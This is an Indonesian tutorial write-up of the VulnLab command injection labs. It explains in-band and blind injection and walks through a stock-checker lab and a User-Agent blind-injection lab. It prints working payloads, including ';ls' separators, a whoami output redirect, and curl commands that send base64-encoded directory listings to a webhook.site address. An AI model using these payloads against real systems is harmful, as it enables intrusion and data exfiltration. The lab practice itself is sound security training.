Muhamad Hidayat Follow

Feb 20, 2022 · 5 min read

VulnLab Command Injection (Linux, PHP) — Dynamic Application Security Testing #5

Assalamualaikum Wr.Wb

Vulnlab adalah sebuah web aplikasi yang di design vulnerable sebagai lab untuk praktik offensive security serta memiliki 10 kategori kerentanan dan lebih dari 30 lab siap testing, aplikasi tersebut dibuat oleh Yavuzlar, Tim Yavuzlar adalah tim keamanan cyber yang dibentuk dalam lingkup proyek Cyber Vatan dan bekerja dengan fokus pada keamanan web. Misinya adalah melaksanakan berbagai proyek untuk memastikan bahwa setiap anggota tim menjadi kompeten di bidangnya dan untuk meningkatkan jumlah proyek domestik di sektor keamanan siber negara turkey.

Lab tersebut memiliki 10 kategori kerentanan:

- SQL Injection
- Cross-site Scripting
- Insecure Direct Object Reference
- Command Injection
- XML External Entity Attack (XXE)
- File Inclusion
- Unrestricted File Upload

- Cross Site Request Forgery
- Insecure Deserialization
- Broken Authentication

Download: Yavuzlar/VulnLab (github.com)

Pada article kali ini saya ingin menjelaskan tentang lab dengan kategori **Command Injection**, vulnerability tersebut sedang menjadi sorotan banyak penggiat web application security dikarenakan menjadi vulnerability yang menempati urutan ketiga dalam kategori yang dibuat oleh **OWASP** yaitu **OWASP TOP 10.**

Owasp Top 10 Series — A3 (Injection Flaw) [Indonesia] | by Muhamad Hidayat | Jan, 2022 | Medium

Apa itu Command Injection?

Command Injection adalah sebuah kerentan yang disebabkan karena tidak tersanitasinya sebuah function input, yang menyebabkan API dengan function resiko tinggi akan dapat di injeksi sebuah command oleh attacker dengan menambahkan separator (;, |, &&, ||) agar command yang terinjeksi dapat tereksekusi.

A Pentester's Guide to Command Injection | Cobalt Blog

Command Injection memiliki klasifikasi, terdapat 2 kategori umum:

In-band Command Injection

In-band Command injection adalah sebuah jenis serangan Command Injection yang mana ketika melakukan serangn maka response dilakukan pada channel komunikasi yang sama, kita dapat langsung melihat response dari request yang kita berikan, serangan ini umum terjadi pada website yang memiliki kerentanan Command Injection, tehnik Command Injection jenis ini tergolong mudah.

Blind Command Injection

Blind Command Injection adalah sebuah jenis pada tehnik serangan Command Injection yang digunakan dalam kondisi jika web application tidak mereturn data hasil request (Blind Command Injection) ketika kita melakukan exploitasi menggunakan Command Injection.

Terdapat 3 cara untuk mengidentifikasi serangan Blind Command Injection:

Time Delays

Time delays digunakan sebagai indikasi bahwa command yang kita injeksi benar benar tereksekusi:

> *https://vulncorp.org/endpoint?parameter=x||**ping+-c+10+127.0.0.1**||*

Payload tersebut berisi sebuah command OS untuk melakukan ping dengan jumlah replies 10x.

Jika web tersebut melakukan loading dengan response time lebih lama dari biasanya, besar kemungkinan payload command injection tersebut tereksekusi.

Outputing Return

Outputing Return digunakan sebagai indikasi bahwa command yang kita injeksi benar-benar tereksekusi:

> *https://vulncorp.org/endpoint?parameter=||**whoami%3E/var/www/images/output.txt**||*

Payload tersebut berisi sebuah command OS untuk menyimpan output pada command **whoami** ke file path **/var/www/images/output.txt.**

Out of Band Exploitation

Out of Band Exploitation digunakan sebagai indikasi bahwa command yang kita injeksi benar benar tereksekusi:

> *https://vulncorp.org/endpoint?parameter=||**curl -k https://webhook.site/d62b17f8-d082-46ea-b101-358cb13f2aca?data=`ls|base64`|| echo "test"***


Payload yang digunakan sudah mulai kompleks dikarenakan Out of Band ini membutuhkan network interaction dengan external server, disini saya menggunakan webhook.site, namun bisa juga dengan menggunakan Burp Collaborator.

Payload tersebut berisi sebuah command OS untuk melakukan request ke Webhook.site dengan menyisipkan command injection pada URL (data=`**ls|base64**`).


Pertanyaanya "mengapa menggunakan base64?" biasanya menggunakan out of band exploitation ini hanya bisa membaca 1 line saja, jadi agar hasil tetap 1 line dan dapat terbaca semua oleh server, saya mengakalinya dengan melakukan decode pada output command injection tersebut agar tetap 1 line.

Stock Control LAB

Disini kita diberikan sebuah webpage berisi 3 macam stock produk buah-buahan.



Ketika kita mencoba klik check button, maka akan muncul jumlah stock persediaan masing-masing buah.




Pada URL bar terdapat parameter **product_id=2** yang mengindikasikan bahwa product dengan nomor id 2 berisi data stock untuk buah pisang.

Untuk mengidentifikasi kerentanan yang ada pada web tersebut, maka saya mencoba menginputkan basic command injection pada value parameter **product_id.**

> *?product_id=2**;ls***


Disini saya menggunakan separator ; *(semicolon)* agar command yang terinjeksi dapat tereksekusi sebagai perintah baru.

Seperti yang terlihat, server mereturn list file pada output dari command injection yang attacker injeksikan pada server.




Blind Command Injection LAB

Di lab ke-2 ini kita tidak diberikan parameter input pada URL & form UI.



Namun perhatikan pada text di tengah dengan background biru, terdapat tulisan *"Admin logs your user-agent on their system"* yang berartikan admin melakukan logging pada user agent kita di sistem mereka.

Disini kita mendapatkan clue bahwa input terdapat pada user-agent, karena user-agent tersebut akan tersimpan pada log sistem server.




Setelah melakukan intersepsi request tersebut, saya mencoba memindahkan request tersebut ke repeater agar proses manipulasi request lebih effisien.


Saya mencoba memasukan payload command injection seperti ini kedalam user-agent header request:

> *User-Agent: ;**curl -k** https://webhook.site/d62b17f8-d082-46ea-b101-358cb13f2aca?data=`ls|base64`; echo “test”*

